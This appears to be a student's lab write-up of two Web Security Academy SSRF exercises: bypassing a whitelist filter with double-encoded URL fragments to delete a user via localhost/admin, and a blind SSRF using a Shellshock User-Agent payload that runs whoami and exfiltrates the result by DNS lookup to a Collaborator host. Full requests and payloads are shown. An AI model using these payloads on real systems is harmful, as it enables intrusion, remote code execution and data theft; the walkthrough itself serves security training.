
This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed an anti-SSRF defense you will need to bypass.

Sol) Steps:

1) Event houg the stock.weliketoshop.net is part of the url it is not accepting it, so the parser might beworking a bit differently
2) When we used useraname@url we got a different error from before, this indicates that URL parser supports embedded credentials



Request

Pretty Raw Hex Hackvertor

```
1 POST /product/stock HTTP/1.1
2 Host: 0a7100db0395a6c8c005349300a8000e.web-security-academy.net
3 Cookie: session=sVyEcLVFnMINmWVmaBE6AAJHM0lnljSf
4 Content-Length: 47
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net/product?productId=3
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://username@stock.weliketoshop.net
```

Response

Pretty Raw Hex Render Hackvertor

```
24              <g>
25                <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
                  </polygon>
26                <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
                  </polygon>
27              </g>
28            </svg>
29          </a>
30        </div>
31        <div class='widgetcontainer-lab-status is-notsolved'>
32          <span>
              LAB
            </span>
33          <p>
              Not solved
            </p>
34          <span class=lab-status-icon>
            </span>
35        </div>
36      </div>
37    </div>
38  </section>
39 </div>
40 <div theme="">
41   <section class="maincontainer">
42     <div class="container is-page">
43       <header class="navigation-header">
44       </header>
45       <h4>
           Internal Server Error
         </h4>
46       <p class=is-warning>
           Could not connect to external stock check service
         </p>
47     </div>
48   </section>
49 </div>
50 </body>
51 </html>
```

3) I have used # and got the same error

Request

Pretty Raw Hex Hackvertor

```
1 POST /product/stock HTTP/1.1
2 Host: 0a7100db0395a6c8c005349300a8000e.web-security-academy.net
3 Cookie: session=sVyEcLVFnMINmWVmaBE6AAJHM0lnljSf
4 Content-Length: 48
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net/product?productId=3
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://username#@stock.weliketoshop.net
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 58
5
6 "External stock check host must be stock.weliketoshop.net"
```

4) I have preformed double url encoding of # and got Internal server error which might mean that server may have attempted to connect to "username"

Request

Pretty Raw Hex Hackvertor


```
1 POST /product/stock HTTP/1.1
2 Host: 0a7100db0395a6c8c005349300a8000e.web-security-academy.net
3 Cookie: session=sVyEcLVFnMINmWVmaBE6AAJHM0lnljSf
4 Content-Length: 52
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net/product?productId=3
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://username%2523@stock.weliketoshop.net
```

Response


Pretty Raw Hex Render Hackvertor

```
24              <g>
25                <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
                  </polygon>
26                <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
                  </polygon>
27              </g>
28            </svg>
29          </a>
30        </div>
31        <div class='widgetcontainer-lab-status is-notsolved'>
32          <span>
              LAB
            </span>
33          <p>
              Not solved
            </p>
34          <span class=lab-status-icon>
            </span>
35        </div>
36      </div>
37    </div>
38  </section>
39 </div>
40 <div theme="">
41   <section class="maincontainer">
42     <div class="container is-page">
43       <header class="navigation-header">
44       </header>
45       <h4>
           Internal Server Error
         </h4>
46       <p class=is-warning>
           Could not connect to external stock check service
         </p>
47     </div>
48   </section>
49 </div>
50 </body>
51 </html>
52
```

5)when I used localhost instead of username I got the admin paner



6)



7) using the below payload I have successfully deleted the user

stockApi=http://localhost%2523@stock.weliketoshop.net/admin/delete?username=carlos

---

7. Blind SSRF with Shellshock exploitation

Lab: Blind SSRF with Shellshock exploitation

EXPERT

LAB Not solved

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.


To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the `192.168.0.X` range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

Note


To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.


Sol) Steps:

1) My first finding was that the referrer was able to make external requests and this was verified using burpsuite collaborator
2) Shell shock is used to perform remote code execution on the server that is vulnerable to.
3) To find additional issues, I have installed collaborator everywhere extension in burpsuite professional, then added the website in scope and sould find the additional vulnerabilities



4) Based on the info I have tested it on user-agent by providing the collab link and we received the request





5) We are going to use the below shell shock payload in user-agent

```
() { :; }; /usr/bin/nslookup $(whoami).BURP-COLLABORATOR-SUBDOMAIN
```

6) Below in the screenshot I have shown how I have used both the parameters, but I did not receive anything in the collab, the reason might be that the URL is not valid so we might have to brute force from 1 to 256 numbers.

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0ada00b303befd63c0692852004d004c.web-security-academy.net

```
1  GET /product?productId=1 HTTP/1.1
2  Host: 0ada00b303befd63c0692852004d004c.web-security-academy.net
3  Cookie: session=1xOKhLe0RO6YfiVNXuF0dCibppsKZ8ik
4  Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: () { :; }; /usr/bin/nslookup $(whoami).lodqiaf7jris934yzyshmdj25tbmzcn1.oastify.com
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://192.168.0.§1§:8080
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19
```

7)Finally received the username in collab

3 ×

Payloads to generate: 1 | Copy to clipboard | ☑ Include Collaborator server location | Poll now | Polling automatically

#	Time	Type	Payload	Source IP address	Comment
1	2022-Nov-17 01:30:06.414 UTC	DNS	lodqiaf7jris934yzyshmdj25tbmzcn1	3.251.104.201	
2	2022-Nov-17 01:30:06.414 UTC	DNS	lodqiaf7jris934yzyshmdj25tbmzcn1	3.248.186.24	

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name **peter-8Wkw47.lodqiaf7jris934yzyshmdj25tbmzcn1.oastify.com**.

The lookup was received from IP address 3.248.186.24 at 2022-Nov-17 01:30:06.414 UTC.

Web Security Academy

Blind SSRF with Shellshock exploitation

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning »

Home

Beat the Vacation Traffic
